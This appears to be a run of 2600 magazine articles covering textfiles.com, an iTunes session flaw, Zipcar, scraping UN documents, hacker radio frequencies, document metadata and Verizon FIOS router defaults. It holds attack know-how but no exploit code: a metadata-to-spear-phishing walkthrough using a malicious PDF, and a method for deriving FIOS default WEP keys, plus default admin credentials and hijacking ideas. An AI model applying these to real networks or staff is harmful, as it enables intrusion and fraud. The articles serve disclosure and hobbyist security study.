Information was meager, then. Information, that is, that would be of interest to a computer-obsessed person who wanted to know what was out there, out beyond his seemingly tiny realm of mastered knowledge. I'd take commuter rail trains to libraries in larger towns, poring over paper copies of *The Readers' Guide to Periodical Literature* to find some mention, any at all, of hacking, computer information, or bulletin board systems. It was, often, a fruitless search, and a wasted afternoon save the paperback novel I'd read on my long trip back home. Imagine a single Google search that was a day's trip.

But when information became available to me, via the bulletin boards (computers with modems attached, really), I'd save it. I'd print it out, store it to one of my beloved floppies, and later keep them at hand on the many-thousands-of-dollars hard drive I had, again a lend from IBM by my father, providing me ten megabytes of storage for whatever shook my fancy. Hard drives, as they entered the homes of my friends and myself, were like being given the keys to a city. We'd sit on the phone and scope out the future expansion of information we'd be able to sustain on these monsters.

I kept them, these talismans of information, these hard-won, slow-downloaded, carefully traded pieces of text, which we just called textfiles or general files or texts and later textz. I sorted them, held them close, and let them follow me through my capsules of living, of college student and temp worker and art director and system administrator. They stayed in the back of my mind, and in my 28th year, I browsed around what seemed to have been an infinite collection of information on the Internet, and found these files had not survived the trip. So I brought them online, from my backups. They had taken me years to collect; they barely counted up to 40 megabytes. This was textfiles.com, and in no short time it became the way many people knew me, and formed the backbone of my online identity. It still does, to hundreds of thousands of people a month.

A week barely goes by without some handful of what might be called fan letters, people writing me to thank me for thinking to collect these artifacts of my youth, these writings and programs and captures and printouts. To some who are my age, these are memories, nostalgic guideposts to their own childhoods and early adulthoods, when all of us were swept into this wave of technology and changed ourselves forever. Others, I am pleased to note, read these files for the first time, as I read them for the first time 20 years ago, with no expectations and the humor, horror, and inspiration that comes from reading missives from another like-minded soul.

Once upon a time, as my father was growing up in the 1940s, his father would unnerve him by simply watching him eat dinner quietly, not taking his own food but just watching his son eat. For my grandfather, an immigrant who had lived through some terrible times and had many close relatives lost in war and holocaust, just the sight of his own son eating as much as he cared to and facing a life ahead was pleasure itself. My father could understand this, in a general sense, but he himself had not been through war and did not know loss to such a level. For my father, life was the way it was and his own happiness was seeing his children grow up in the 1970s and 80s with their own removed boundaries, the inexpensiveness of air travel, the delight of suburban space in a beautiful countryside, and the potential of their own lives.

For me, the delight of seeing the next generation grow up in a world where screens can be touched and react accordingly, where devices hanging off key chains can contain the entirety of my 1980s collection of information, where one glance at a device in their pocket and they know exactly where they stand and not know the fear of being truly lost... these are what drive me to keep my eyes open, to know the next new thing, to remember the old but not be trapped by it.

The idea, the spirit of what I call "hacking" is buried in those files, awaiting each new set of folks to come across them, either by laptop or mobile phone or inkjet printing or whatever brings the words to you. I could tell you what "hacking" is, for me, and I think I've done a bit of that here, but realize that "hacking," in the end, is just a word, a shorthand to try and reach out to others like yourself and begin a conversation.

But the conversation, the information, the story is where the treasure is.

That is what mattered.

That's what matters now.

Jason Scott is the webmaster behind textfiles.com, a collection of historical documents from most of the networked life of computers. He is also the director of "BBS: The Documentary," a Creative Commons licensed documentary on the history of the bulletin board system.

iTunes Stored Credit Card Vulnerability

by Brendan Griffiths

A little background: About three weeks ago, my laptop was stolen. A day after the computer went missing, I started to get bills from iTunes for songs I hadn't purchased. Whoever had possession of the laptop was purchasing songs through the iTunes store, because I had enabled the one-click download feature.

I immediately contacted iTunes support (which is only available by email and took more than 48 hours to respond). They suggested I cancel the credit card linked to my account and change my password, both of which I did immediately.

Assuming that, with the password changed, the thief would no longer be able to continue purchasing songs, I added my new credit card number to my account. Immediately, I was billed for a backlog of songs that had been purchased while my previous card was inactive. Again, the answer from iTunes support was that these purchases must have been made before I changed my password, and that my account was now secure, but that I should have my credit card reissued again, just to be safe.

For a couple of weeks, everything seemed fine. I was able to add my new credit card to the account, and no additional fraudulent purchases were made. Then, over the past few days, new bills started to come in from the iTunes store, again for songs I never purchased. After calling Apple's customer support line several times, I was able to reach someone in the iTunes store who told me that there was no way that someone with a stored password would be able to make purchases once the password had been changed on my end. Not believing them, I decided to test it myself, using a second computer.

So here is the big security hole: once you are logged in to the iTunes store, and have the one-click purchase option turned on, there is absolutely no way to stop downloads from bring charged to your account. Even Apple seems unable to stop them.

Here's how to test this: Log yourself into iTunes on two separate computers. Download a song or two on both, and make sure that you have the one click or click-to-buy option turned on. Now, on one of the computers, go to the account settings page and change your password. On the other computer, try downloading a song. You will see that it downloads without a problem, even though the password has been changed. You can even try quitting iTunes, restarting, etc. You will always be able to download songs from the second computer, even without entering the new password.

Clearly, this is a major security issue that, for whatever reason, Apple is completely unwilling to recognize or fix. Thankfully, my credit card company reversed all the charges from iTunes, so this ordeal hasn't cost me anything financially. However, it has been an incredible hassle and waste of my time.

Hacker Perspective is a regular column featuring the views of various luminaries known to the hacker community and oftentimes the mainstream as well. In the past, we've featured commentaries from:

The Cheshire Catalyst	Barry Wels	Bill Squire
Bruce Schneier	Nick Farr	Mitch Altman
Phiber Optik	Bre Pettis	Rop Gonggrijp
Phillip Torrone	Virgil Griffith	Martin Eberhard

We want this list to grow even bigger. Is there a person you're aware of who is a known entity and has made a noteworthy accomplishment of some sort that would be recognized by the hacker community? Do you feel this individual would have something of interest to say about what it means to be a hacker? If so, then let us know and we will try to entice them into writing the next Hacker Perspective! Email us at articles@2600.com with details.

Zipcar's Information Infrastructure

by IntlOrange

Zipcar is the largest car-sharing company in the country, and, while their marketers promote the size of their fleet, I'm more interested in the hidden information infrastructure that makes it all possible.

Reluctant to do anything that could jeopardize my membership, I've made some inferences about how their systems work without resorting to hacking any of their hardware (i.e., damaging vehicles). These stories of "edge cases" should illuminate some of their systems' inner workings.

To those unfamiliar with Zipcar's car-sharing model, it works like this: Customers pay an annual membership fee (around $50) in exchange for access to Zipcar vehicles, which are parked in designated spaces in urban areas. Cars must be reserved in advance (although it could be as little as one minute in advance), and reservations can be made by phone or online, through the website or a stripped-down mobile interface. Reservations may be for as little as one hour or for multiple days. To access the vehicle, you hold your RFID membership card over a sensor installed on the driver's side of the windshield. The car verifies that you have reserved it for this time, and it unlocks all its doors. The keys are already in the car, tethered to the steering column, so you're all set.

In addition to the annual membership fee, customers are charged an hourly rate for using the vehicles, which ranges from $8.50 to $10.50 an hour, depending on the car's cool factor (Mini Coopers are most expensive) and gas mileage (Priuses are cheapest). The hourly rate includes the cost of gas and mileage up to 180 miles, after which there is a per-mile surcharge. (There's a gas card in the visor that you can use to fill up when needed.) Also, when booking for a 24-hour period, a special all-day rate is used, which is about $70-$90. In short, Zipcar is a great deal; it's much less expensive and far more convenient than regular car rentals when you only need a vehicle for short periods of time every so often.

One time, I went to pick up my reserved Zipcar, but the member before me hadn't yet returned it. I patiently waited for 15 minutes, and then, just as I pulled out my phone to report the tardiness, the black truck roared into its designated parking space -- with two enormous couches still in its bed. WTF? The dude gets out, apologizes, and asks me to help him unload the couches. Apparently, he was running late and hadn't been able to complete his move. He asked if I'd reported that he was late yet, and I said no. (A $50 late fee discourages tardiness.) I asked him to lock the truck by tapping his Zipcard to the RFID Reader so I could then unlock it with my own card, officially starting my reservation. He basically refused to "check out" of his reservation, explaining that "If they don't know when I returned it, then they won't charge me the late fee." I didn't have time to argue at this point, so I just took the truck, returned it an hour later, and locked it using my card.

I called Zipcar later to tell them what happened, and they confirmed that, yes, of course, they cannot be outsmarted. You see, until you lock the car with your card, the clock is still running on your name. So, in this case, Mr. Late Driver was "on the clock" until I locked up at the end of *my* reservation. So he was charged for his reservation, plus a $50 late fee, plus $9 for my hour of driving. (I still had to pay for my hour, too, which is unfortunate for me, but a win-win for Zipcar.)

During another recent reservation, I lost my Zipcard. I was locked out of my vehicle in rural Western Massachusetts, and it was getting late. I called 866-4ZIPCAR, where a friendly voice verified my identity (asking for name, Zipcard number, DOB, and address) and then -- ka-chunk! -- instantly unlocked the car. Yes! That was all I needed, but the rep directed me to the trunk. In the area near the spare tire, there was a stack of new Zipcards. I chose one and read her the six digit code on it. She linked that card to my account, deactivated the old one, and I was back on the road like nothing had happened. (I expect to be charged some fees for service rep assistance and a replacement card, but the bill hasn't come through yet.) The fact that their reservations system communicated so quickly with my vehicle in a remote area tells me that whatever wireless protocol they're using isn't cellular.

Another instance of over-the-air magic occurred when I arrived at my Toyota Matrix only to find it completely scratched, dented, and missing a hubcap. I called Zipcar, and, after a few minutes of collecting my description of the damage, they reassigned me to another car ten feet away, which unlocked with a wave of my card.

The one part of Zipcar's infrastructure that's not so magical is their billing system. My normal annual membership cycle runs from December to November, but the last time I relocated (from San Francisco to Boston in June), I spotted the $50 "annual" fee on my credit card statement. An email to Zipcar elicited the response that it is their policy to re-charge the annual fee when a member moves to a different area. Great.

I hope these stories have gotten you thinking about all the technology behind the scenes at Zipcar. Happy car sharing!

The How and Why of Hacking the U.N.

by Julian Todd

Normally, we think of the United Nations as a remote organization which puts representatives on the ground in the third world, and pals around with heads of state in the developed world. But back in 2006, a number of properties in my home city of Liverpool, England were raided by police in relation to a UN mandated financial sanctions regime.

I am not qualified to elaborate on these cases, except to note that the individuals arrested were alleged to be associated with the Libyan Islamic Fighting Group. This group may have been supported by the British secret service MI6 during an assassination attempt against Colonel Moammar al-Qadhafi in 1996. That was back when Qadhafi was a "bad" guy. Suddenly, he became designated a "good" guy in 2006.

In 1999, the UN established an international financial sanctions regime through Security Council Resolution 1267. This regime was set up to "target entities associated with Al-Qaeda, Osama bin Laden and/or the Taliban, wherever located." It is implemented through a consolidated list of named individuals and organizations (posted on-line as a database dump) with whom it is punishable by law to have any unauthorized financial dealings.

The maintenance of this list is purely a matter for the Security Council. It is quite clearly an extra-judicial process, as there is no right of legal defence before an impartial judge or recognizable due process of law. In the early years of this regime, in the spirit of the infamous "No Fly" lists, it seemed only to take a fax from the US embassy containing the code-word Al-Qaeda or Taliban for someone's entire finances to be frozen, turning them into a beggar to whom it is illegal to give any money to.

This is not necessarily the fault of the United Nations. There is a theme in politics whereby governments intentionally launder somewhat questionable policies through a supranational organization (such as the EU, Nafta, or the WTO) over which they have effective control, and to whom they are happy to transfer the associated unpopularity that comes from implementing that policy.

If you object to the UN, you are missing the point. The point is that the human race–as densely populous on this planet as it is–desperately needs a world organization that is capable of looking out for its long-term survival interests. These interests are basic and technical, such as whether there is going to be enough food to survive in the next decade–which is a scary prospect because history has only ever been written by the folks who got by, so we don't see the real picture.

The UN is also needed to fill in for government incompetence around the world. For example, the military junta who has just seized power in your own country probably doesn't rate the maintenance of the capitol's water supply high up on its list of priorities. Yet when that collapses, there will be a great deal of unnecessary suffering and death. The alternative to supporting the existence of internationally respected civilian agencies who act in the human interest is to leave this job open to Economic Hit Men, which leads to even greater sorrow.

But just because an organization is essential doesn't mean it's not politically corrupt and wide open to misuse by the stronger powers. And I don't mean the fake corruption of the Oil-for-Food so-called scandal, which has been covered ad-nauseam by the paid-for newsstream; I mean questions that we should all be digging into in detail, doing the research that mysteriously has gone out of fashion just when, thanks the Internet, it's never been easier.

There are two main political bodies at the heart of the UN: the General Assembly and the Security Council. Both of these produce verbatim transcripts of their official meetings and tables of the votes by member nations on any issue.

Security Council transcripts have the document code S/PV.1234 (the enumeration is from the first meeting of the Council on the 17 January 1946 in London, England). General Assembly transcripts have the document code A/62/PV.100 (session 62, meeting 100). These documents are in PDF form, and you cannot link to them on-line because they are referrer blocked. That means that if you click on a link to one of these documents from within the United Nations website, you will get to see it, but if you put the URL directly into your browser, or link to it from a blog, you'll get an error.

In fact, what they've done is more complicated, as you can see if you click on one of the links from the official UN webpage; your URL bar in your browser appears to do a little dance and until it winds up with a completely different URL that works on your computer and on no

one else's by the use of internet cookies. I have seen these "works-only-for-me" links posted onto many sites on the web, where the problem is invisible to the person who put them there.

Nevertheless, it is possible to unpick the process and successfully scrape a document from the UN's servers to your own server using the following Python script:

```
import urllib2, urlparse, re, cookielib

# this is the URL for the document S/PV.4701 in English
url = "http://daccess-ods.un.org/access.nsf/Get?Open&DS=S/PV.4701&Lang=E"

# this is the page on the UN website we pretend it was linked from
referrerurl = "http://www.un.org/Docs/scres/2002/sc2002.htm"
req = urllib2.Request(url)
req.add_header('Referer', url)
fin = urllib2.urlopen(req)
plenrefererforward = fin.read()
fin.close()

# this gives a dummy page that forwards the browser to a temporary page
mfore = re.search('URL=([^"]*)', plenrefererforward)
turl = urlparse.urljoin(url, mfore.group(1))

# this temporary page contains two forwarding links

fin = urllib2.urlopen(turl)
cookielink = fin.read()
fin.close()

# the first to the URL of the actual PDF page
mpdf = re.search('URL=([^"]*)', cookielink)
pdfurl = urlparse.urljoin(turl, mpdf.group(1))

# the second to a URL containing a cookie
mcookie = re.search('src="(http://daccessdds.un.org/[^"]*)', cookielink)
cookieurl = urlparse.urljoin(turl, mcookie.group(1))

# take the cookies from the cookie link
cj = cookielib.CookieJar()
opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(cj))
fin = opener.open(cookieurl)
fin.close()

# you can't download the pdf unless you give it the cookie
fin = opener.open(pdfurl)
pdfdata = fin.read()
fin.close()

# write the PDF data to your disk
fout = open("S-PV-4701.pdf", "wb")
fout.write(pdfdata)
fout.close()
```

Now... the transcript documents post-1994 are text PDF. That means, with a lot parsing work, name matching, and correcting spelling mistakes, it is possible to extract text and produce structured HTML, so you can see all the votes by each country on each issue and tie them in with their Resolutions. I have constructed a site for hosting these parsed documents and linking to them by individual speech and paragraph on my server at `www.undemocracy.com`.

Using this site it is possible to pursue interests in citizen journalism by referencing these documents from little-known Wikipedia articles, such as "World Television Day", the "Registration Convention", and the "Optional Protocol to the Convention on the Rights of the Child on the Sale of Children, Child Prostitution and Child Pornography".

Pre-1994, the United Nations documents are generally scanned images. The transcripts of the Security Council meetings go back only as far as S-PV.2601 (26 June 1985), which means that the meetings relating to the US invasion of Panama in 1989 and the excellent excuses given for it are all accessible.

Then there's a gap. For some reason, the meetings between numbers 687 (4 January 1955) and 1021 (15 October 1962) are also online, providing a high-level window into those entertaining Cold War years right up to the Cuban Missile Crisis.

More recently, in the General Assembly, there's all manner of discussions that don't fit with the narrative put out by the usual news-

stream. For example, in both 2000 and 2007 there were day long debates on the floor of the General Assembly in which everyone agreed with a resolution entitled: "Peace, security and reunification on the Korean peninsula". Remember what happened to East Germany in 1990?

The stories are everywhere on every issue, not only North Korea. Just because the documents are not marked classified doesn't mean they don't contain real information or that nobody is paying attention to them. If the contents were more widely known, it would be a lot harder to fit the news-stream around policies that required enemy missiles to be sited in places with illogical targets for illogical reasons, having been constructed by a nation with an incompetent government whose fund of natural born geeks are more than likely starving in the dark on a mountainside having had their family's corn-field washed away by a series of floods than learning their trade through the vibrant hacker underground. Where do we think technology comes from? This is not the 1980s, that innocent era with its cold war games and the amazing story behind the bombing of Korean Flight 858, as recorded in S/PV/2791. We've got bigger problems now than those made-up ones from an interesting, but obviously outdated past.

Speaking of made-up problems, the original plan, as outlined by the Secretary-General in document A/C.5/56/12 from 20 November 2001 entitled "Simultaneous availability of parliamentary documentation in electronic form in the six official languages on the United Nations web site," was to provide direct hyper-links to the aforementioned documents on the Official Document Server. It is unclear what changed this policy around, and my emails to them go unanswered. Perhaps someone in New York could visit the Dag Hammarskjöld Library building at the United Nations Headquarters at the northeast corner of 42nd Street and 1st Avenue and get back to me with an explanation, while I carry on with what I can do from my distant home.

Listen to Radio Hackers!

by CRCF

You have a radio scanner covering VHF and UHF? Perfect! You can listen to the discrete frequencies below... hot, hot frequencies!

USA, radio hackers in VHF and UHF

- 49.875 MHz FMN
- 151.625 FMN
- 151.642.5 FMN
- 154.600 FMN (McDonalds hacking!)
- 156.875 FMN
- 156.900 FMN
- 444.000 FMN
- 464.500 FMN
- 464.550 FMN

Holland, Hack Tic in VHF during HIP 97 (possible HAR 2009?)

- channel 1 : 169.930 MHz FMN for "volunteers"
- channel 2 : 169.950 FMN
- channel 3 : 169.990 FMN
- channel 4 : 170.070 FMN
- channel 5 : 170.090 FMN
- `https://www.har2009.org/`

Germany, Chaos Computer Club d'Hambourg (CCCH) in UHF during HIP 97

- 433.625 MHz FMN, only members of CCC 145,375 MHz Simplex FMN
- `http://www.ccc.de/`

French, Chaos Radio Club of France (CRCF, ex-leader Larsen) in VHF during 1994-1999

- 158.000 MHz FMN*
- 169.000 FMN*
- 173.000 FMN*
- 136 MHz - 174 MHz FMN (Walkie-Talkie ALAN CT-145 (5 Watts) vs "Export") **Only for testing crypto-voice and low-data link (RTTY)*

Larsen (Vincent Plousey) busted by French secret service (DST), April 2000

- `http://www.transfert.net/➥French-hacker-sued-by-an`
- `http://www.bugbrother.com/➥archives/larsen/larsen.htm`
- `http://cryptome.info/➥larsen091200.htm`
- `http://crcf.rebelz.org/` (no longer online)

Today, Larsen uses legal "citizen band radios" to transmit. (27 MHz CB: ALAN 42 Multi (1 W AM, 4 W FMN) and PMR 446 MHz (500 mW): Yaesu Vertex Standard VX-146) for local link, satellites AMSAT, CUBESAT, ISS and the NOAA (Wxsat). Larsen is very active in PMR 446.

Larsen's websites

- `http://14frs128.site.voila.fr/`
- `http://astronautique21.site➥.voila.fr/`

Abusing Metadata

by ChrisJohnRiley

What is metadata?

Metadata, coming from the Greek word "meta," meaning about, is a rich source of information that is stored within the structure of a file when it's saved. This information can include details about the author of the document, date of creation, path information, and which application was used for creating the file. It can contain a host of potentially useful information to the average bad guy or generally curious type.

How can you see the metadata?

Windows: There are a number of ways to view the metadata contained within files. Under Windows the easiest way to view simple metadata is to right-click on the file you're interested in and select properties. It seems simple, and it is. Although, that said, this won't work for every type of file and won't give you all the information you might want. With specific file types you'll see a 'Summary' tab that will include some basic details. This information will vary depending on the file type. Some file types will provide nothing more than a time/date stamp and others will want to tell you their life story, so to speak. Using Microsoft Office documents as an example, you should see some basic statistical information about the document (number of words etc.). Underneath this you'll find the creation date, last edited date, as well as hopefully some information about the author and the name of company the software is registered to. In some versions of Microsoft Office, you'll also be able to see the exact version of software used to create/edit the file.

Looking at PDF files will also provide a wealth of information. When you look at the properties of a PDF file, you'll likely see a 'PDF' tab that contains specific information about the creation of the PDF document. As with Microsoft Office, this tab should contain the version of software used to create the file, as well as the usual creation information. Information about the Author is optional here, and isn't usually automatically entered (unlike Microsoft Office, which will populate this field from your user settings). If you want to go deeper into metadata you can pick-up a number of third party tools that will extract the information from documents for you. Tools like Metaviewer and MetadataAssistant can gather together all this information into a single location.

Linux: Under Linux, the options for extracting metadata are a lot more flexible than they are under Windows. After all, isn't *everything* more flexible under Linux? ;) At a basic level, you can use the 'strings' command to examine one or more files for human readable strings contained within the file. This will give you a long output, most of which isn't going to be particularly useful for you. However, hidden somewhere in this list of strings you'll usually find the same information that I alluded to above. The power of Linux, however, is that you can take this output and search it for specific strings. For example '`cat file.pdf | strings | grep -i adobe`' will search file.pdf for any strings matching the word adobe. This should output a number of strings and hopefully the version of software used to create the file. You can fine tune this simple search function to look at multiple files, or search for other strings very easily.

As with Windows, you can also install a number of third party tools to make metadata searching easier. Running a quick search on your distributions software list should pop up two or three options. Personally, I'd start by looking at the extract tool, as this should offer what you need from a command line and should be easy to find in your package manager. Command syntax couldn't be easier: '`extract`'. You can use the -p option to set a specific metadata field that you want to see. For example '`extract -p creator test.doc`' will output just the creator data associated with the test.doc file.

What about Image Files?

Good question, I'm glad you asked. Image files can, and usually do, provide information that can be very informative. Unlike the document types we covered above, you'll probably need to install a specific application to get at the really interesting data stored in image files. You can get basic text output from the extract tool. However, if you by search for 'EXIF' on Google, you'll come across a number of command line and GUI applications that will do a little more for you. Personally, I use the Exiftool application written by Phil Harvey (sometimes with the ExifToolGUI, if I'm feeling really lazy).

If you're on Linux, you can get the libimage-exiftool-perl module direct from your repository. For Windows users, you can get an installer from Phil Harvey's website (see links below). Image files include a number of EXIF tags that contain a wealth of information about the type and model of camera used to take the picture, as well as thumbnail information and even GPS data, if the camera is fitted with one (like the iPhone, for example). The thumbnail information can be

useful depending on the way the picture has been edited. If a thumbnail image isn't re-created after editing, then the thumbnail will represent the original picture and not the edited, cropped, or touched up final version. Using the exiftool you can easily export this data by typing '`exiftool -b -ThumbnailImage image.jpg > image_thumb.jpg`'. This has been used more than once with embarrassing results. Search for "Cat Schwartz exif" or "Meredith Salenger exif" for more information (not safe for work). There are many more possibilities here, so your best bet is to check out the Exiftool documentation.

What else can you see?

It's common in business to work in teams when creating specific types of documents. Collaboration is a big thing for companies like Microsoft, especially when it comes to the marketing team needing to make changes to public documents. The back and forth goes on until the final document is completed. Within Word, the information for each revision of the document is stored unless it's specifically stripped from the document. Using various methods, it's possible to view information on the revisions that took place within the document (if they've not been cleaned prior to publishing). A prime example of this is the research done by Michal Zalewski back in 2004. He wrote an article about data stored within Microsoft Office documents. The article can still be read on his website, along with a (now) outdated tool called the revisionist that extracts the revision information. I'll not rehash the contents of the story here, as we're all more than capable of clicking a few links. However, suffice it to say, it was a little embarassing for Microsoft to have the revision history of their publicly available documents, including writers' notes and changes, exposed on the internet. Microsoft quickly got the message and began cleaning metadata from the files it uploaded. Other companies, though, don't seem to have gotten that clue just yet.

I regularly find metadata in files when performing penetration tests. This information can be extracted and used to our advantage. In order to see this information, you can open up the files in Word and select to review all revisions through the collaboration options. This can obviously get a little long winded if you're searching an entire website's worth of data. The revisionist tool was designed to do this automatically on entire directories. However, time has moved on since the tool was first made and running it on more recent documents results in error. This just means that we need to break out the trusty Linux toolbox and take a look. Using Office 2007 as an example, we can take the .docx file and expand it using unzip (docx is a container and not just a document, after all). Once expanded, you'll find the collaboration information in the ./word/document.xml file. You can see additions and deletions based on their XML tags. For example, deleted entries are surrounded by delText tags. You can easily find these in Linux using '`sed -n -e 's/.*\ ➥(.*\)<\/w:delText>.*/\1/p' docu ➥ment.xml > deleted.out`'. Comments can similarly be found by looking at the ./word/comments.xml file.

Why is all this useful?

Why should you care about this information? Well, there are a number of reasons. Obviously, for one, we all value our privacy and nobody likes to think that a document we've written will contain possibly sensitive information about us. Taking it from another point of view, however, as a penetration tester, metadata is a treasure trove of useful information. Simply finding a few PDF and Word documents on a website could give me enough information to launch a focused, client-side attack. I'll run you through the process, step by step. After gathering some files from the target company (possibly using a Google search such as site:target.com filetype:pdf), I can run the PDF files through strings/extract and isolate the information that I want. Not all files are going to contain useful data, so it's best to check multiple files from various sources (website, emailed press releases, etc.).

Following our example to the next stage, I can see from the metadata I've extracted that the company is using Adobe Acrobat Professional 8.1.2 for Windows (this is listed in the metadata as the product used to create the PDF files). I also find the full names of several authors who wrote documents for the website.

The final piece of information is the document creation date. From the creation date I can see that they wrote the documents last month, so the information I've extracted from the metadata is relatively current. After all, no point in using outdated data. Armed with the name of the author and the content of the documents, I call the company reception (probably late evening or lunchtime, in the hope that my target is away). Using the information I've gathered, I simply ask for the email address of the target, so that I can forward him a new revision of the document for consideration. Simple request, nothing too heavy. Maybe you can even skip this step if you can determine the email address based on other information gathered from the Internet. Google hacking is your friend here.

Now it's time to write him an email. Taking one of the PDF files I examined earlier, I edit it to insert a client-side exploit. Adobe Acrobat 8.1.2 has a known flaw that can be exploited using malformed PDF files. I won't go into how to achieve this here, as that's not the point of this article. From here, it's a simple case of writing a believable email that is convincing enough to get him to open my version of the PDF. As you're targeting a specific individual or group, this

shouldn't be too hard to achieve. With this done, it's time to sit back and wait for the exploit to run. What happens from here is up to you. Without the valuable metadata, this attack would have been a lot harder to achieve. There would have been no specific target information and no idea which client-side exploit could work. Of course, metadata didn't make this user vulnerable. He was always vulnerable. It just made things easier for us to exploit.

Can I remove metadata?

If you want to remove the metadata stored in your documents, there are a number of options. Microsoft has released an add-in for Office XP/2003, as well as building a feature into Office 2007 to clean metadata from files. Both of these options will strip specific metadata from Microsoft Office files as you save them. Adobe has also begun incorporating metadata removal into their latest versions. There are also a number of third party tools on offer, like iScrub and 3BView, that do the same job. If you're looking to ensure that all of your files are metadata free, then the third party offerings are probably where you'll find the best options. The Microsoft solutions, although handy, do little to protect you from all those documents you have saved on your servers, desktops and, no doubt, online. Plus, there will always be the odd user who forgets to clean the metadata before saving. For bulk cleaning, you'll have to look beyond the desktop plugins, but there are enterprise solutions out there.

Resources

- Michal Zalewski (Revisionist)
  `http://lcamtuf.coredump.cx`
- Larry Pesce (metadata the silent killer)
  `http://www.sans.org/reading_room`
- Phil Harvey (Exiftool)
  `http://www.sno.phy.queensu.ca/~phil/exiftool`

Verizon FIOS Wireless Insecurities

by phishphreek
phishphreek@gmail.com

As usual, this information is provided for educational purposes only.

I was a long time customer of Comcast High Speed Internet. As soon as Verizon FIOS became available in my area, I immediately signed up for their Internet service. I opted to go with their highest package at the time, which was an impressive 15 Mbps/15 Mbps. I opted to use the 15/15 because I've always leeched torrents, due to my subpar connections, and I was finally in a position to give back to the community. I seed mostly various open source projects that are large in size, such as distros or similar. Verizon has since come out with a much faster package of 50 Mbps/20 Mbps.

During the install, the tech didn't seem to know much more than how to hook up the standard connections. He had no idea how to connect my Linux box to the wireless router. He was only familiar with running their install program on a Windows OS. I asked him for the WiFi info and told him not to worry about it. I could easily connect without his help. When I started to look over the info he provided, I saw something of concern. While they are giving out WiFi routers to *all* FIOS customers and enabling "security," they are using WEP. WEP has long been known to have poor security[1]. I was amazed that they chose this as their default settings. They might as well as leave it wide open. If they left it wide open then at least some people would realize that it was insecure and might enable a WPA2 or a WPA2/802.x config. Of course, that's what I immediately wanted to do. I told the tech that they were implementing an insecure protocol for wireless protection. He said that he had never heard such a thing and couldn't believe that Verizon would do that. They "took security very seriously." I then told him that if someone knew what they were doing, they could easily break the WEP encryption in minutes. He shrugged it off as though it wasn't his problem and told me to call customer service.

I got the default UID and PWD to change my security settings (UID: admin PWD: password1). I quickly found the wireless settings, but was surprised by the user interface. Changing from a WEP to WPA2 setting was easy enough for me, but I think it would be confusing to a normal user. I've worked with many users in the past in a support role and it's very easy to confuse them. In order to enable WPA, you must first disable WEP under the menu "Basic Security Settings" which has a title/warning of "(We recommend using WEP because it encrypts your wireless traffic.)". So to an end user, it may seem wrong to disable WEP. To enable WPA2, you have to go to another section titled "Advanced Security Settings." Once there, you have to change it from "WEP (Recommended)" to "WPA2 (An enhanced revision of WPA providing stronger security settings)" which, again, to a normal

user might seem wrong since WEP is "Recommended." Nonetheless, I changed from WEP to WPA2 with the maximum length random shared key, because I knew better.

I later decided to survey wireless connections my neighborhood. I live in a rather large apartment complex. The complex is marketed as "Luxury" and is more upscale than most other complexes in my area. A lot of people have WiFi and other high tech devices. Firing up Kismet from my office on my laptop reveals over 75 wireless routers. If I walk the perimeter of my apartment, over 125 access points show up. A quick drive around the development reveals over 500 access points. When I first moved in, there were not nearly as many (about half) and many of them were not protected at all. Two years later, I'm happy to see that most are at least using WEP. Increasingly, I've been seeing people deploy WPA2.

It's pretty easy to find a Verizon FIOS wireless connection. They tend to use pretty decent routers from Actiontec[2]. The specific model that I have is a MI424WR[3]. The OUI for the models in my area are 00:1F:90 and 00:18:01. Maybe more could be found by searching ieee.org. The SSID is normally random looking and stands out in the list. It is always 5 characters and is comprised of letters and numbers. As it turns out they use the last 40 bits of the WAN MAC address of the router as the default WEP key! They put it right on the router with the SSID information for consumer convenience. So, in order to attach to one of these devices, we should only need the WEP key. We already have a couple important pieces of information. We know that we can drop the first octet and keep the next two of the WLAN MAC address towards our 40 bit WEP key. That means that if the device starts with 00:1F:90, the WEP key will ALWAYS start with 1F90 and I've only got to figure out for myself the last three octets. Well, since the octets are in hex, that gives me 16 possible combinations for each octet or ~16^3=4096. It should be pretty easy to brute force that through a script, right?

But wait, just like a cheesy infomercial, it gets better. Enter Kismet[4]. After a short survey, you can simply listen passively to this traffic and select the Verizon FIOS wireless access point of your choice. Then use the "c" option on the AP to view the clients. What do we have here? It looks like a client with a MAC that starts with the same three octets of the device's WLAN MAC! Could that be the WAN MAC address? Yep, it is! That's right, you have the WEP key. Just drop the first octet of the WAN MAC.

More than likely, you'll be able to connect to the device easily. If they were not smart enough to change from WEP to WPA2, then you still have a good chance of logging into the router with the default UID and PWD above. I've always seen these devices on 192.168.1.1 by default. I've only tried to access a couple of them (with my neighbor's permission of course) and I've been able to get right on. None of them had changed their default settings and I helped them to better secure their connections using WPA2 and changing the default settings.

The whole point of this article is to bring attention to the gross insecurities of Verizon FIOS router default settings. These insecurities are not insignificant. An attacker can gain complete control of the router, which, in my opinion, is worse than the hosts directly on the network. It's simple to modify the firewall to allow remote administration. Configuring dynamic DNS features will increase the likelihood of finding and controlling of these devices. You don't have to be in the immediate proximity after initial compromise of the device. Seeing as many people use these devices as a firewall for their home computers, it's also easier to gain remote access to the computers because security is more lax behind a so-called firewall. Not to mention that it's easy to modify the DNS server that the router is using, which means that you can redirect just about any traffic you want (when clients are using the router as a DHCP server) pretty easily by setting host entries in the router or by redirecting to your own DNS server. The Actiontec MI424WR firmware is GPL'd[5], so it would be pretty simple to modify the source for your own needs, recompile and then load. Let's not also forget all the fun that could be had by modifying routing tables or loading a custom firmware such as DD-WRT[6]. It might even be conceivable to write a wireless worm of sorts which uses the routers as a Kismet drone[7] to identify neighbor Verizon FIOS routers and then break into them, uploading custom firmwares or settings and creating a botnet of very high-bandwidth endpoints distributing their firmware via ftp, tftp, torrent, or even running TOR[8] endpoints! The possibilities are vast.

Resources

1. http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html
2. http://www.actiontec.com/
3. http://www.actiontec.com/products/product.php?pid=41
4. http://www.kismetwireless.net/
5. http://opensource.actiontec.com/
6. http://www.dd-wrt.com/
7. http://www.dd-wrt.com/wiki/index.php/Kismet_Server/Drone
8. http://www.torproject.org/

Seven Years of Wireless Fun

The stars (or in this case, access points) align: The summer issue for H2K2 had one of the first articles about Kismet (and my first article for *2600*), and this summer has the first release of a completely rewritten Kismet which has been under development for five-plus years. Besides, "seven years of wireless fun" sounds better than "a bunch of years, and some wireless stuff."

